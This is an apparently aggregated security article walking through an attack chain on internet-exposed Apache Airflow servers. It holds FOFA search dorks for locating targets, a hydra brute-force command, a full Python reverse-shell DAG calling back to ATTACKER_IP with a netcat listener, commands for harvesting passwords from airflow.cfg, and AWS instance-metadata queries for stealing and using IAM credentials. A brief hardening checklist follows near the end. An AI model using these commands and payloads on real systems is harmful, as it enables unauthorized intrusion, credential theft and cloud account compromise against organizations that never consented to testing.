Listen to this Post

Introduction:
The landscape of external attack surfaces has exploded, moving far beyond traditional web applications to encompass exposed APIs, misconfigured cloud services, and forgotten management interfaces. This article deconstructs a real-world bug bounty journey that began with a simple search on an OSINT (Open-Source Intelligence) platform and culminated in critical remote system access, illustrating the potent blend of reconnaissance, vulnerability chaining, and exploitation that defines modern penetration testing.
Learning Objectives:
- Understand how to craft and leverage advanced FOFA search dorks to identify high-value, vulnerable assets.
- Learn the methodology for analyzing and exploiting exposed Apache Airflow instances and similar workflow management systems.
- Master post-exploitation techniques to move from initial web access to established remote command execution and data exfiltration.
You Should Know:
1. The Power of Precision OSINT with FOFA
FOFA is a cyberspace search engine that indexes billions of assets based on banners, certificates, and specific protocols. The journey starts not with random scanning, but with surgical queries. The target was identified using a dork designed to find exposed Apache Airflow instances, a popular platform for orchestrating workflows, which are often misconfigured.
Step‑by‑step guide:
Crafting the Dork: The initial query was app="Apache-Airflow" && country="US". This filters for the application banner and geographical location.
Refining for Vulnerability: A more targeted approach is to search for default configurations or specific versions: app="Apache-Airflow" && body="Login - Airflow" && after="2022". This looks for the login page and newer installations that may not be hardened.
Verification: Use `curl` to inspect the response headers and page content without triggering alarms.
curl -I https://[bash]:8080
curl -s https://[bash]:8080 | grep -i "airflow|version"
Enumeration: Manually browse to the discovered endpoint to confirm the Airflow login portal and check for default credentials or lack of authentication on the `/admin` or `/home` endpoints.
2. Exploiting Weak Authentication & Misconfiguration
The discovered Airflow instance was running with a default or weak credential set (e.g., admin:admin). Many such administrative interfaces are placed on the public internet unintentionally, assuming network obscurity is sufficient security—a fatal flaw.
Step‑by‑step guide:
Credential Testing: Use a tool like `hydra` for systematic testing if basic attempts fail.
hydra -l admin -P /usr/share/wordlists/rockyou.txt [bash] http-post-form "/login:username=^USER^&password=^PASS^:Invalid credentials" -s 8080
Session Establishment: Upon successful login, immediately check user permissions, looking for DAG (Directed Acyclic Graph) edit or creation rights. The core of Airflow exploitation lies in deploying malicious DAGs.
Understanding the Attack Vector: A DAG is a Python script. If an attacker can edit or create one, they can execute arbitrary system commands with the privileges of the Airflow worker, often a high-privileged user or even root.
3. Weaponizing Airflow DAGs for RCE
With access to the DAG management interface, the path to Remote Code Execution (RCE) is straightforward. The attacker creates a new DAG containing a system command.
Step‑by‑step guide:
Craft the Malicious DAG: In the Airflow UI, click “Create DAG.” The following Python code is a simple reverse shell payload embedded within a DAG definition.
from datetime import datetime
from airflow import DAG
from airflow.operators.python_operator import PythonOperator
import os, socket, subprocess

def trigger_reverse_shell():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("ATTACKER_IP", ATTACKER_PORT))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])

default_args = {'owner': 'hacker','start_date': datetime.now()}
with DAG('malicious_dag', default_args=default_args, schedule_interval='@once') as dag:
run_payload = PythonOperator(
task_id='run_reverse_shell',
python_callable=trigger_reverse_shell
)
Replace Placeholders: Substitute `ATTACKER_IP` and `ATTACKER_PORT` with your listener details.
Deploy and Trigger: Save the DAG. Airflow’s scheduler will pick it up (often within minutes). Toggle the DAG to “On” and manually trigger a run from the web UI.
Catch the Shell: Start a Netcat listener on your attack machine before triggering the DAG.
nc -lvnp ATTACKER_PORT
4. Post-Exploitation: Establishing Foothold and Hunting Secrets
The initial reverse shell provides access to the Airflow container or host. The next goal is to establish persistence, escalate privileges if needed, and hunt for sensitive data.
Step‑by‑step guide:
Upgrade Shell: Immediately upgrade to a fully interactive TTY.
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl+Z then `stty raw -echo; fg`
Credential Harvesting: Search for secrets within the Airflow installation.
find / -name "airflow.cfg" -type f 2>/dev/null
cat airflow_home/airflow.cfg | grep -i "sql_alchemy_conn|password|secret"
grep -r "password" airflow_home/dags/ --include=".py" 2>/dev/null
Lateral Movement: Check the database connection string in airflow.cfg. The metadata database often contains connections to other internal systems (e.g., AWS keys, database passwords). Use these credentials to attempt lateral movement.
mysql -h [bash] -u [bash] -p[bash] -D [bash] -e "select from connection;"
5. Cloud Metadata Exploitation for Lateral Movement
If the compromised host is in a cloud environment like AWS, the Instance Metadata Service (IMDS) is a prime target for escalating access to the cloud account itself.
Step‑by‑step guide:
Query IMDSv1: The classic, often less-restricted version.
curl http://169.254.169.254/latest/meta-data/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE-NAME]
Query IMDSv2 (Requires Token): Newer, more secure, but still exploitable if the process can make two requests.
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/iam/security-credentials/
Weaponize Credentials: Use the stolen temporary IAM credentials with the AWS CLI to enumerate resources and further compromise the cloud environment.
export AWS_ACCESS_KEY_ID="ASIA..."
export AWS_SECRET_ACCESS_KEY="..."
export AWS_SESSION_TOKEN="..."
aws sts get-caller-identity
aws s3 ls
aws ec2 describe-instances
6. Mitigation and Hardening Checklist
This attack chain is preventable through defense-in-depth.
Step‑by‑step guide for Defenders:
Network Segmentation: Never expose management interfaces like Airflow, Jenkins, or database ports to the public internet. Place them behind a VPN or a Zero-Trust network.
Strong Authentication: Enforce mandatory Multi-Factor Authentication (MFA) and use strong, unique passwords or integrate with SSO (e.g., OAuth, SAML). Disable default accounts.
Principle of Least Privilege: Run Airflow workers and schedulers with the minimum necessary system permissions. Never as root. Apply the same to IAM roles in the cloud, granting only the permissions needed for the task.
Secure Cloud Metadata: Enforce the use of IMDSv2 on all EC2 instances and configure Hop Limits to 1. Use IAM policies to restrict what roles on specific instances can do.
Regular Audits: Use OSINT tools like FOFA against your own organization to discover accidentally exposed assets. Command example for self-audit:
 Search for your own domains/assets
fofa-cli --query 'host="yourdomain.com"' --fields ip,host,port,protocol --size 1000
What Undercode Say:
- OSINT is the New Perimeter Scan: The initial foothold was not a brute-force attack but a meticulously crafted search query. Your digital footprint, as seen by engines like FOFA, Shodan, and Censys, is your true outer perimeter.
- Configuration Trumps CVEs: This critical breach stemmed from misconfiguration (exposed interface, weak auth), not a zero-day software vulnerability. Continuous configuration auditing and adherence to hardening benchmarks (CIS) are more impactful than chasing every new CVE for most organizations.
Analysis: This write-up exemplifies the modern attack methodology: automated, broad-scope reconnaissance leading to precise, high-impact exploitation. It underscores a systemic failure in asset management and security hygiene. Defenders often focus on protecting known assets, while attackers continuously discover unknown, unmanaged assets. The bridge between development/operations (DevOps) and security (DevSecOps) is critical; tools like Airflow are deployed by developers for automation but lack security context when placed in production. Future attacks will increasingly leverage AI to automate the generation of these precise search dorks and to analyze the retrieved banners for potential misconfigurations at scale, making this type of attack faster and more pervasive.
Prediction:
The integration of AI with OSINT platforms will lead to autonomous reconnaissance agents capable of not only finding exposed services but also automatically fingerprinting versions, suggesting viable exploit chains, and even launching tailored attacks with minimal human intervention. This will drastically shrink the “dwell time” from discovery to exploitation, making rapid, automated patching and aggressive attack surface minimization (e.g., through stricter egress filtering and universal use of application-level authentication) not just best practices, but existential necessities for organizations. The battle will be fought and won at the layer of configuration and asset inventory management.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mahmoud Kroush – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


